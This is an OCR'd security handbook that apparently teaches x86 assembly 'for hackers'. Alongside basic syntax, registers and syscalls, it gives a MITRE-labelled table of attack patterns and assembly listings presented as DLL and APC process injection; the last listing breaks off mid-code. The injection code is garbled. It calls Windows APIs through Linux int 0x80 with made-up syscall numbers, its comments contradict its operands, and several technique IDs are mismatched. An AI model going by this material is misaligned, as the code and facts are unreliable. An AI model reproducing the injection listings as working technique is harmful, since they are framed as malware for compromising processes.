
ASSEMBLY FOR HACKERS



HADESS

WWW.HADESS.IO

“THEY HAVE SUCCEEDED IN ACCUMULATING A GREATER MASS OF OBJECTS, BUT THE JOY IN THE WORLD HAS GROWN LESS.“

DOSTOEVSKY

TABLE OF CONTENT

Assembly for Hackers

"Assembly Unleashed: A Hacker's Handbook" is a definitive resource tailored specifically for hackers and security researchers seeking to master the art of assembly programming language. Authored by seasoned practitioners in the field, this book offers a comprehensive journey into the depths of assembly, unraveling its complexities and exposing its potential for exploitation and defense. Through a blend of practical examples, hands-on exercises, and real-world case studies, "Assembly Unleashed" equips readers with the essential skills and insights needed to dissect binaries, uncover vulnerabilities, and craft powerful exploits. Whether unraveling the intricacies of buffer overflows or reverse engineering malware, this indispensable guide empowers hackers and security enthusiasts to navigate the digital realm with precision and ingenuity.

ID	Title of Attack	Attack Scenario	Summary Pattern of Code in Assembly
T1055	Process Injection	Inject malicious code into a running process to execute it within the context of that process.	`mov eax, 0x3E; int 0x80; mov esi, eax; mov eax, 0x5A; int 0x80`
T1546	Hijack Execution Flow: KernelCallbackTable	Manipulate KernelCallbackTable to redirect execution flow to malicious code.	`mov eax, [eprocess]; mov ebx, [eax + 0x2c8]; mov [ebx], edi`
T1574	SID-History Injection	Inject SIDs into the SID-History attribute to escalate privileges and maintain persistence.	`mov eax, [sid_history]; mov [eax], new_sid; mov [eax + 4], old_sid`
T1112	Modify Registry	Modify registry keys to alter system behavior or maintain persistence.	`mov eax, 0x6F; int 0x80; mov ebx, [key_path]; mov ecx, [key_value]`

T1053	Scheduled Task/Job	Create or modify scheduled tasks to execute malicious payloads at specified times.	`mov eax, 0x42; int 0x80; mov ebx, [task_name]; mov ecx, [task_cmd]`
T1060	Registry Run Keys / Startup Folder	Add entries to registry run keys or startup folder to execute malware upon system startup.	`mov eax, 0x6F; int 0x80; mov ebx, [run_key]; mov ecx, [malware_path]`
T1070	Indicator Removal on Host	Delete or alter log entries to cover tracks and evade detection.	`mov eax, 0x3; int 0x80; mov ebx, [log_file]; xor ecx, ecx`
T1082	System Information Discovery	Gather information about the system to aid in further attacks.	`mov eax, 0x3C; int 0x80; mov ebx, [buffer]; mov ecx, 0x100`

Top CPU registers and specific pattern attacks in assembly, including their IDs, CPU registers, and registry details:

ID	CPU Register	Registry Detail	Pattern of Use in Attack Assembly Code
1	EAX	Accumulator register used for arithmetic operations and system calls.	`mov eax, syscall_number; int 0x80;`
2	EBX	Base register used as an address pointer for data access.	`mov ebx, [data_address]; mov [ebx], value;`
3	ECX	Counter register used in loop operations and string manipulation.	`mov ecx, count; rep movsb;`
4	EDX	Data register used for I/O operations and as a secondary accumulator.	`mov edx, [source]; mov [destination], edx;`
5	ESI	Source index for string operations.	`mov esi, [source_address]; rep movsb;`

6	EDI	Destination index for string operations.	`mov edi, [destination_address]; rep movsb;`
7	EBP	Base pointer used for stack frame access in function calls.	`mov ebp, esp; sub esp, size;`
8	ESP	Stack pointer used to track the top of the stack.	`push value; pop value;`
9	EFLAGS	Flags register used to store the status of operations.	`pushfd; popfd;`
10	EIP	Instruction pointer used to hold the address of the next instruction to be executed.	`jmp [target_address]; call [function_address];`

This table summarizes the top CPU registers, their details, and common patterns of use in attack assembly code. Each pattern illustrates a basic usage of the respective register in the context of an attack.

Syntax

An assembly program typically consists of three main sections:

1. Data Section (`section .data`):
    * Used for declaring initialized data or constants.
    * Data declared here doesn't change at runtime.
2. BSS Section (`section .bss`):
    * Used for declaring variables.
3. Text Section (`section .text`):
    * Contains the actual code.
    * Must begin with `global _start`, indicating the program's entry point.

Comments

* Start with a semicolon `;`.
* Can be on a line by itself or inline with an instruction.

Assembly Language Statements

* Consist of three types of statements:
    1. Executable Instructions or Instructions:
        * Tell the processor what to do.
        * Each instruction has an operation code (opcode).
    2. Assembler Directives or Pseudo-Ops:
        * Tell the assembler about various aspects of the assembly process.
        * Non-executable; don't generate machine language instructions.
    3. Macros:
        * Text substitution mechanism.

Syntax of Assembly Language Statements

Each statement follows this format:

```
[label] mnemonic [operands] ;comment
```

* Fields in square brackets are optional.
* Example statements:

```
INC COUNT          ; Increment memory variable COUNT
MOV TOTAL, 48      ; Transfer the value 48 to memory variable
TOTAL
ADD AH, BH         ; Add BH content into AH
AND MASK1, 128     ; Perform AND operation on MASK1 and 128
ADD MARKS, 10      ; Add 10 to variable MARKS
MOV AL, 10         ; Transfer the value 10 to AL register
```

Example: Hello World Program in Assembly

```
section .text
   global _start     ; Must be declared for linker (ld)

_start:              ; Tells linker entry point
   mov edx, len      ; Message length
   mov ecx, msg      ; Message to write
   mov ebx, 1        ; File descriptor (stdout)
   mov eax, 4        ; System call number (sys_write)
   int 0x80          ; Call kernel

   mov eax, 1        ; System call number (sys_exit)
   int 0x80          ; Call kernel

section .data
msg db 'Hello, world!', 0xa  ; String to be printed
len equ $ - msg              ; Length of the string
```

Compiling and Linking

1. Save the code in a file named `hello.asm`.
2. Navigate to the directory containing `hello.asm`.
3. Compile the program using `nasm -f elf hello.asm`.
4. Link the object file using `ld -m elf_i386 -s -o hello hello.o`.
5. Execute the program with `./hello`.

Sections

Data Section:

```
section .data
```

BSS Section:

```
section .bss
```

Text Section:

```
section .text
global _start
_start:
```

Comments:

```
; This program displays a message on screen
```

Assembly Language Statements:

```
INC COUNT        ; Increment the memory variable COUNT
MOV TOTAL, 48    ; Transfer the value 48 in the memory
variable TOTAL
ADD AH, BH       ; Add the content of the BH register into the
AH register
AND MASK1, 128   ; Perform AND operation on the variable MASK1
and 128
ADD MARKS, 10    ; Add 10 to the variable MARKS
MOV AL, 10       ; Transfer the value 10 to the AL register
```

Processor Registers

* Purpose: Internal memory storage locations in the processor.
* Types:
    1. General Registers:
        * Used for arithmetic, logical, and other operations.
        * EAX, EBX, ECX, EDX (32-bit).
        * AX, BX, CX, DX (16-bit).
        * AH, AL, BH, BL, CH, CL, DH, DL (8-bit).
    2. Pointer Registers:
        * EIP, ESP, EBP (32-bit).
        * IP, SP, BP (16-bit).
    3. Index Registers:
        * ESI, EDI (32-bit).
        * SI, DI (16-bit).
* Control Registers:
    * Include instruction pointer register (IP) and flags register.
    * Flags register contains various status flags.
    * Common flags: OF, DF, IF, TF, SF, ZF, AF, PF, CF.
* Segment Registers:
    * CS (Code Segment), DS (Data Segment), SS (Stack Segment).
    * Additional: ES (Extra Segment), FS, GS.
    * Segment registers store starting addresses of segments.

```
section .text
   global _start

_start:
   ; Write a message
   mov  edx, len
   mov  ecx, msg
   mov  ebx, 1
   mov  eax, 4
   int  0x80

   ; Display 9 stars
   mov  edx, 9
   mov  ecx, s2
   mov  ebx, 1
   mov  eax, 4
   int  0x80

   ; Exit program
   mov  eax, 1
   int  0x80
```

System Calls

* Steps to Use:
    1. Put the system call number in the `EAX` register.
    2. Store arguments in `EBX`, `ECX`, etc.
    3. Call interrupt `int 80h`.
    4. Result usually returned in `EAX`.
* Common System Calls:

%eax	Name	%ebx	%ecx	%edx
1	sys_exit	int	-	-
2	sys_fork	struct pt_regs	-	-
3	sys_read	unsigned int	char *	size_t
4	sys_write	unsigned int	const char *	size_t
5	sys_open	const char *	int	int
6	sys_close	unsigned int	-	-
8	sys_creat	const char *	int	-
19	sys_lseek	unsigned int	off_t	unsigned int

Strings

* Strings can be stored with an explicit length or using a sentinel character.
* Explicit length: Use `$` location counter symbol (`len equ $ - msg`).
* Sentinel character: Append a special character (e.g., `0`) at the end of the string.

String Instructions

* String instructions operate on strings in memory.
* Use `ESI` and `EDI` registers for source and destination operands.
* For 32-bit segments: `ESI` and `EDI`.
* For 16-bit segments: `SI` and `DI`.
* Basic string instructions:
    * MOVS: Moves data from one memory location to another.
    * LODS: Loads data from memory into a register.
    * STOS: Stores data from a register into memory.
    * CMPS: Compares two data items in memory.
    * SCAS: Compares a register with a memory item.
* Operands can be bytes, words, or doublewords.
* Corresponding byte, word, and doubleword operations for each instruction.
* Direction Flag (`DF`) determines the direction of the operation:
    * `CLD` : Clears DF, making the operation left to right.
    * `STD` : Sets DF, making the operation right to left.

Numbers

* Decimal numbers represented as ASCII characters.
* Numbers stored as a string of ASCII characters.
* Use ASCII adjust instructions for arithmetic operations.
    * AAA: ASCII Adjust After Addition
    * AAS: ASCII Adjust After Subtraction
    * AAM: ASCII Adjust After Multiplication
    * AAD: ASCII Adjust Before Division

BCD Representation

* Two types:
    * Unpacked BCD: Each byte stores binary equivalent of a decimal digit.
    * Packed BCD: Two digits packed into a byte, each digit using four bits.
* Use adjust instructions for arithmetic operations.
    * DAA: Decimal Adjust After Addition (Packed BCD)
    * DAS: Decimal Adjust After Subtraction (Packed BCD)

Instructions:

* AAA, AAS, AAM, AAD: Adjust instructions for ASCII arithmetic.
* DAA, DAS: Adjust instructions for packed BCD arithmetic.
* MOVS, LODS, STOS, CMPS, SCAS: String instructions for manipulating ASCII data.
* REP Prefix: Repeats string instructions based on CX register value.

```
; ASCII arithmetic
mov al, '9'       ; Load ASCII '9'
sub al, '3'       ; Subtract ASCII '3'
aas               ; ASCII Adjust After Subtraction
or al, 30h        ; Convert to ASCII
mov [result], al  ; Store result

; Packed BCD arithmetic
mov al, [num1]    ; Load packed BCD digit
adc al, [num2]    ; Add packed BCD digit
daa               ; Decimal Adjust After Addition
pushf             ; Save flags
or al, 30h        ; Convert to ASCII
popf              ; Restore flags
mov [sum], al     ; Store result
```

Conditions

* Unconditional Jump: Transfers control to a specified label.
    * Syntax: `JMP label`
* Conditional Jump: Transfers control based on a specified condition.
    * Syntax: `J<condition> label`
    * Example: `JE label` (Jump Equal)

CMP Instruction

* Compares two operands without altering them.
    * Syntax: `CMP destination, source`
    * Used in conditional execution for decision making.

Conditional Jump Instructions (Signed Data)

* JE/JZ: Jump Equal or Jump Zero (ZF flag)
* JNE/JNZ: Jump Not Equal or Jump Not Zero (ZF flag)
* JG/JNLE: Jump Greater or Jump Not Less/Equal (OF, SF, ZF flags)
* JGE/JNL: Jump Greater/Equal or Jump Not Less (OF, SF flags)
* JL/JNGE: Jump Less or Jump Not Greater/Equal (OF, SF flags)
* JLE/JNG: Jump Less/Equal or Jump Not Greater (OF, SF, ZF flags)

Conditional Jump Instructions (Unsigned Data)

* JE/JZ: Jump Equal or Jump Zero (ZF flag)
* JNE/JNZ: Jump Not Equal or Jump Not Zero (ZF flag)
* JA/JNBE: Jump Above or Jump Not Below/Equal (CF, ZF flags)
* JAE/JNB: Jump Above/Equal or Jump Not Below (CF flag)
* JB/JNAE: Jump Below or Jump Not Above/Equal (CF flag)
* JBE/JNA: Jump Below/Equal or Jump Not Above (AF, CF flags)

Special Conditional Jump Instructions

* JXCZ: Jump if CX is Zero (no flags tested)
* JC: Jump If Carry (CF flag)
* JNC: Jump If No Carry (CF flag)
* JO: Jump If Overflow (OF flag)
* JNO: Jump If No Overflow (OF flag)
* JP/JPE: Jump Parity or Jump Parity Even (PF flag)
* JNP/JPO: Jump No Parity or Jump Parity Odd (PF flag)
* JS: Jump Sign (negative value, SF flag)
* JNS: Jump No Sign (positive value, SF flag)

```
CMP AL, BL          ; Compare AL and BL
JE EQUAL_LABEL      ; Jump if Equal to label
CMP AL, BH          ; Compare AL and BH
JE EQUAL_LABEL      ; Jump if Equal to label
CMP AL, CL          ; Compare AL and CL
JE EQUAL_LABEL      ; Jump if Equal to label
NON_EQUAL: ...      ; Continue execution here if not equal
EQUAL_LABEL: ...    ; Execution continues here if equal
```

Addressing Modes

* Register Addressing
    * Operand resides within a register.
    * Example: `MOV DX, TAX_RATE`
* Immediate Addressing
    * Operand is a constant value or expression.
    * Example: `MOV AX, 45H`
* Memory Addressing
    * Operand resides in main memory.
    * Direct memory addressing involves accessing data directly from memory.
    * Example: `ADD BYTE_VALUE, DL`
* Direct-Offset Addressing
    * Modify an address using arithmetic operators.
    * Example: `MOV CL, BYTE_TABLE[2]`
* Indirect Memory Addressing
    * Utilizes Segment addressing.
    * Base registers (EBX, EBP) or index registers (DI, SI) are used within square brackets for memory references.

```
MY_TABLE TIMES 10 DW 0
MOV EBX, [MY_TABLE]
MOV [EBX], 110
```

File Handling

* File Streams:
    * Standard input (stdin), standard output (stdout), and standard error (stderr).
* File Descriptor:
    * Assigned as a 16-bit integer.
    * `0`, `1`, and `2` for stdin, stdout, and stderr respectively.
* File Pointer:
    * Specifies location for read/write operations.
    * Each open file has an associated file pointer.
* File Handling System Calls:
    * Creating, opening, reading, writing, closing, and updating files.

```
section .text
  global _start

_start:
  ; create the file
  mov  eax, 8
  mov  ebx, file_name
  mov  ecx, 0777
  int  0x80
  mov [fd_out], eax

  ; write into the file
  mov  edx, len
  mov  ecx, msg
  mov  ebx, [fd_out]
  mov  eax, 4
  int  0x80

  ; close the file
  mov  eax, 6
  mov  ebx, [fd_out]
  int  0x80

  ; exit
  mov  eax, 1
  xor  ebx, ebx
  int  0x80
```

Stack and Memory

1. Registers:

* EAX: stores function return values
* EBX: base pointer to the data section
* ECX: counter for string and loop operations
* EDX: I/O pointer
* ESI: source pointer for string operations
* EDI: destination pointer for string operations
* ESP: stack pointer
* EBP: stack frame base pointer
* EIP: instruction pointer

2. Instructions:

* NOP : no operation
* MOV : move data between registers or memory
* PUSH : push a value onto the stack
* POP : pop a value from the stack
* CALL : call a procedure
* RET : return from a procedure

3. Flags:

* ZF (Zero Flag): set if result of an operation is zero
* SF (Sign Flag): set equal to the sign bit of a signed integer

Stack and Memory

1. Stack:

* LIFO (Last-In-First-Out) data structure
* Divided into stack frames
* Managed by base pointer (EBP) and stack pointer (ESP)

2. Memory Sections:

* Data: initialized data or constants
* BSS: uninitialized data or variables
* Text: code section

Tools for Analysis

1. objdump:
    * Disassembles binary files
    * Analyzes metadata and reports
2. file:
    * Determines file type
3. strings:
    * Scans file for human-readable strings
4. hexdump:
    * Displays hexadecimal dump output
5. GDB (GNU Debugger):
    * Debugging tool for examining assembly code
    * PEDA extension for enhanced functionality

```
section .data
section .bss
section .text
  global _start

_start:
  mov eax, 100   ; move 100 into EAX register

exit:
  mov eax, 1     ; sys_exit system call
  mov ebx, 0     ; exit code 0 (successful execution)
  int 0x80       ; call sys_exit
```

Code Injection Attack

In a code injection attack, malicious code is injected into a legitimate process, often with the intention of taking control of the program's execution flow or compromising the system. Let's break down the provided assembly code in the context of a code injection attack.

```
loc_402086:
cmp [eax], esi      ; Compare the values at memory address
pointed by EAX with ESI
jz short loc_4020FC ; Jump if zero to loc_4020FC

loc_4020FC:
push 40h            ; Push 40h onto the stack
XOP eax, eax        ; Perform some operation (XOP) on the
value in EAX and store the result in EAX
pop ecx             ; Pop the value from the stack into ECX
mov edi, offset unk_4088A0 ; Move the address of unk_4088A0
into EDI
rep stosd           ; Store double word (DWORD) at the address
in EDI with the value in EAX, repeat ECX times
lea esi, [edx+edx*2] ; Load the effective address (lea) of
[edx+edx*2] into ESI (ESI = EDX + 2*EDX)
mov [ebp+var_4], ebx ; Move the value in EBX to the memory
location [ebp+var_4]
shl esi, 4          ; Shift left (shl) the value in ESI by 4
bits
stosb               ; Store byte (1 byte) from AL into the
address in EDI, increment EDI
lea ebx, aJ[esi]    ; Load the effective address (lea) of
aJ[esi] into EBX
add eax, 38h        ; Add 38h to the value in EAX
cmp edx, offset unk_486298 ; Compare the value in EDX with the
address of unk_486298
jnz short loc_402086 ; Jump if not zero to loc_402086
```

Analysis:

1. Memory Comparison (cmp): The code compares the values stored at the memory address pointed to by register EAX with the value in register ESI. This could be part of a process to identify a specific memory location or data structure.

2. Conditional Jump (jz): If the comparison results in equality, the code jumps to the loc_4020FC label. This suggests a branching condition based on the comparison result.

3. Stack Manipulation (push, pop): The code pushes and pops values onto and from the stack, respectively. This could be used to manage function calls or store temporary data.

4. Data Movement (mov): It moves data from one location to another, specifically moving the address of a variable (unk_4088A0) into the EDI register.

5. Memory Operation (rep stosd): This instruction repeats storing double words (DWORDs) from EAX into the memory location pointed to by EDI, controlled by the value in ECX. This could be used for bulk memory writing, potentially overwriting critical system data or injecting malicious code.

6. Arithmetic Operation (shl, add): Shifts the value in ESI left by 4 bits and adds 38h to the value in EAX. These operations could be part of calculating memory addresses or manipulating data.

7. Conditional Jump (jnz): If the comparison between the value in EDX and the address of unk_486298 results in non-zero, the code jumps back to loc_402086. This suggests a loop or repetition in the code execution flow.

DLL Injection

DLL (Dynamic Link Library) injection is another common technique used by malware to execute malicious code within the context of a legitimate process. This method involves injecting a malicious DLL into the address space of a target process, allowing the malware to leverage the privileges and resources of that process. Here's how a DLL injection attack can be implemented in assembly language:

1. Finding a Target Process: Similar to APC injection, the malware needs to identify a suitable target process where it can inject the malicious DLL. This might involve enumerating running processes and selecting one that meets the attacker's criteria.

2. Loading the Malicious DLL: The malware loads its malicious DLL into its own address space. This DLL contains the malicious code that the malware wants to inject into the target process.

3. Allocating Memory in the Target Process: The malware allocates memory within the target process to store the path to the malicious DLL. This memory will be used to pass the DLL path to the target process.

4. Writing the Path to the Malicious DLL into the Target Process: The malware writes the path to the malicious DLL into the allocated memory within the target process. This path will be used by the target process to load the malicious DLL.

5. Injecting the DLL into the Target Process: Finally, the malware triggers the target process to load the malicious DLL into its address space, effectively injecting the malicious code into the target process. Below is an example of how this might be done in assembly:

```
section .text
global _start

_start:
    ; Open handle to target process
    mov eax, 0x3E ; OpenProcess syscall number
    xor ebx, ebx ; dwDesiredAccess (0x1F0FFF)
    mov ecx, ebx ; bInheritHandle (FALSE)
    mov edx, [pid] ; dwProcessId
    int 0x80 ; Call kernel

    ; Allocate memory in target process for DLL path
    mov eax, 0x5A ; VirtualAllocEx syscall number
    mov ebx, eax ; hProcess
    xor ecx, ecx ; lpAddress (NULL)
    mov edx, 0x100 ; dwSize (size of buffer)
    mov esi, 0x40 ; flAllocationType (MEM_RESERVE | MEM_COMMIT)
    mov edi, 0x04 ; flProtect (PAGE_READWRITE)
    int 0x80 ; Call kernel
    mov ebp, eax ; Save address of allocated memory

    ; Write path to malicious DLL into allocated memory
    mov eax, [dll_path] ; Address of DLL path
    mov ebx, eax ; lpBuffer
    mov ecx, ebp ; lpBaseAddress (allocated memory)
    mov edx, 0x100 ; nSize (size of buffer)
    mov esi, 0 ; lpNumberOfBytesWritten
    int 0x80 ; Call kernel

    ; Load library (DLL) into target process
    mov eax, 0x2B ; LoadLibraryA syscall number
    mov ebx, ebp ; lpFileName (address of DLL path)
    int 0x80 ; Call kernel

    ; Close handle to target process
    mov eax, 0x03 ; CloseHandle syscall number
    mov ebx, [pid] ; hObject (handle to process)
    int 0x80 ; Call kernel

section .data
    pid dd 1234 ; Process ID of target process
    dll_path db '/path/to/malicious.dll', 0
```

6. Covering Tracks and Evading Detection: After injecting the DLL, the malware may take steps to cover its tracks, such as restoring altered data structures or manipulating system logs to hide its presence.

7. Further Actions: Once the malicious DLL is successfully injected into the target process, the malware can proceed with its intended malicious activities, such as stealing data, logging keystrokes, or establishing persistence mechanisms.

APC Injection

APC (Asynchronous Procedure Call) injection attack is a method used by malware to execute malicious code within the address space of another process. This technique is often employed by advanced attackers to evade detection and gain elevated privileges on a system. Let's break down how such an attack can be implemented in assembly language.

1. Finding a Target Process: Before injecting code into a target process, the malware needs to identify a suitable process. This might involve scanning through running processes to find a vulnerable one.

2. Allocating Memory in the Target Process: Once a target process is identified, the malware allocates memory within that process to store its malicious code. This can be achieved using functions like `VirtualAllocEx` in Windows or `mmap` in Unix-based systems.

3. Writing Malicious Code: The malware crafts its malicious code, typically in assembly language, to perform the desired malicious actions. This could include stealing sensitive information, downloading additional payloads, or establishing persistence mechanisms.

4. Injecting Code Using APC: The malware uses APC injection to execute its malicious code within the context of the target process. This involves queuing a user-defined function to be executed asynchronously in the address space of the target process. Below is an example of how this might be done in assembly:

```
section .text
global _start

_start:
    ; Open handle to target process
    mov eax, 0x3E ; OpenProcess syscall number
    xor ebx, ebx ; dwDesiredAccess (0x0F0000 | 0x00100000 |
0xFFF) = PROCESS_ALL_ACCESS
    mov ecx, ebx ; bInheritHandle (FALSE)
    mov edx, [pid] ; dwProcessId
    int 0x80 ; Call kernel

    ; Allocate memory in target process
    mov eax, 0x5A ; VirtualAllocEx syscall number
    mov ebx, eax ; hProcess
    xor ecx, ecx ; lpAddress (NULL)
    mov edx, 0x1000 ; dwSize (size of buffer)
    mov esi, 0x40 ; flAllocationType (MEM_RESERVE | MEM_COMMIT)
    mov edi, 0x04 ; flProtect (PAGE_READWRITE)
    int 0x80 ; Call kernel

    ; Write malicious code to allocated memory
    mov eax, [buffer] ; Address of malicious code
    mov ebx, eax ; lpBuffer
    mov ecx, [ebp - 0x10] ; Address of allocated memory
    mov edx, 0x100 ; nSize (size of buffer)
